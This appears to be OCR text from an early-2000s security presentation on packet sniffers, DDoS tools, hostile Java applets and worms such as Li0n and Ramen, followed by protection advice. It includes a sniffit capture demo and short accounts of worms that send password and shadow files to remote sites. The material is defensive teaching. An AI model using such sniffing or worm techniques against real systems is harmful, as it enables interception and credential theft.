
What else can I do…?
Packet Sniffer Protection

- **Use encrypted communications**
  - Virtual private networks a must for linking remote sites together
  - Tools such as ssh (secure-shell), OpenSSH (provides excellent tunnelling capability)
  - Use SSL type protocol for secure web communications
- **Encrypt sensitive email**
- **Use good switched networks to limit the amount of traffic seen by each system**
- **Monitor computers at the system level**
- **Do not leave unnecessary software lying around and look for network interface cards in promiscuous mode**
- **Protect sensitive systems with intranet firewalls**

What else can I do…?

VPN defeats Packet Sniffers





/bin/bash
File Sessions Options Help
sniffit -t 10.0.0.1
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (10.0.0.2)
Gracefull shutdown...
ls
10.0.0.17.1655-10.0.0.2.23 10.0.0.17.2175-10.0.0.2.22
cat 10.0.0.17.2175-10.0.0.2.22
SSH-1.5-1.0
ÖÙ#Ð|ÿBÎ• To•ô¯ 4(FH¹lÕQØ¦±
¸´ ÇÓ;A-
Í ¼ë|aÚb<Ä hJÖp í4µÿ´Ó¼ ^K=ÛëÞ´¯Ô Î•8Hì -
[%\±ûLA¸Ç!Î}%ºÖÆj 2Û ø fâ1Ç
[5• nBk°6¾´¦}jÎHÿ H
u:°·Ia`8ByÝ•¾ëHu®®G* B #ü¾1FË ²ÙKÓ}
]3öM • Ã0Â@6ú§Ê ² \60S °Åg^$½A¾JR6¨$àâ5•2ÇÐ }:y¦òD•¯üù §ø
3#Ø,¨Ã Ü q1n «ëÈ¾ÔÒ np@p%DÑ ^ > !•5¡®«•;Ö¯Ê¸•-e: iu DA
ß"â5| · ° (eÂ zõ-[•WÖ®a
#

What else can I do…?
Distributed Attack


- **Represents a new level of attack**
- **Use of multiple, sometimes compromised systems, to launch attacks**
- **Type of attacks include:**
  - Denial-of-Service (Trinoo, tribal flood network, …)
  - Password cracking (saltine cracker, Slurpie)

What else can I do…?
DDoS



What Else Can We Do…?
Hostile Java Script and Java Applets

- **Java script**
  - Has complete access to your browser
- **Java**
  - Applet code runs in a sandbox
  - Bugs in java core environment have punched through sand box to system resources
  - No protection against denial-of-service attacks


Be careful now! - Microsoft Internet Explorer provided by MSN
File Edit View Favorites Tools Help
Back Forward
Address http://www.digic
now you've done it!
Exactly what part about "don't touch this" was unclear?
Your only hope now is to exit from your browser...
Warning: Applet Window
DigiCrime is comically

What Else Can We Do…?

Worms

- **Ramen (by RameN Crew)**
  - Scans a random class B address
  - Exploits Wu-ftp, statd and LPRng vulnerabilities
- **Li0n**
  - Exploits DNS/Bind TSIG vulnerability
  - Sends /etc/passwd and /etc/shadow files to an address in the china.com domain
  - Installs rootkit
- **Adore**
  - Exploits LPRng, rpc-statd, wu-ftpd and BIND vulnerabilities
  - Emails system configuration information to remote site

What Else Can We Do…?

Worms

- **Lpdw0rm**
  - Exploits LPRng vulnerabilities
  - Emails system information to remote site
  - Has Distributed Denial of Service component
- **Cheese**
  - Attacks systems infected by the li0n worm
  - Attempts to remove Li0n worm and its backdoors (not always successful)
  - A white hat worm?
    - **Never trust any program that gains access to your system without your permission**

Virus, worms and Hostile Applet Protection

- **Use anti-viral and content scanning software**
  - E-mail server
  - Firewall
- **Keep your systems and applications updated**
- **Don’t double-click blindly on attachments**
- **Use higher levels of browser security**
- **Limit services**
- **Limit access to compilers**
- **Utilize remote logging**
- **Run network and host based intrusion detection**
- **Check critical files for tampering (MD5 signature)**

Where to Look for More Information

- Symantec Corporation
  - http://www.symantec.com
- Security Focus (Home of BUGTRAQ)
  - http://www.securityfocus.com
- Packet Storm
  - http://packetstorm.securify.com
- CVE (Common Vulnerability and Exposures)
  - http://cve.mitre.org

Where to Look for More Information

- SANS Institute
  - http://www.sans.org
- The Center for Internet Security
  - http://www.cisecurity.org
- Linux Security
  - http://www.linuxsecurity.com
- Network Security Library
  - http://secinf.net

Conclusions

- **Attacks like these are publicly available**
- **Attackers can use automated tools**
  - Easily available on the internet
  - We've only shown a few
- **We have to understand the technical aspects to combat the threat**
- **We need tools to fight back**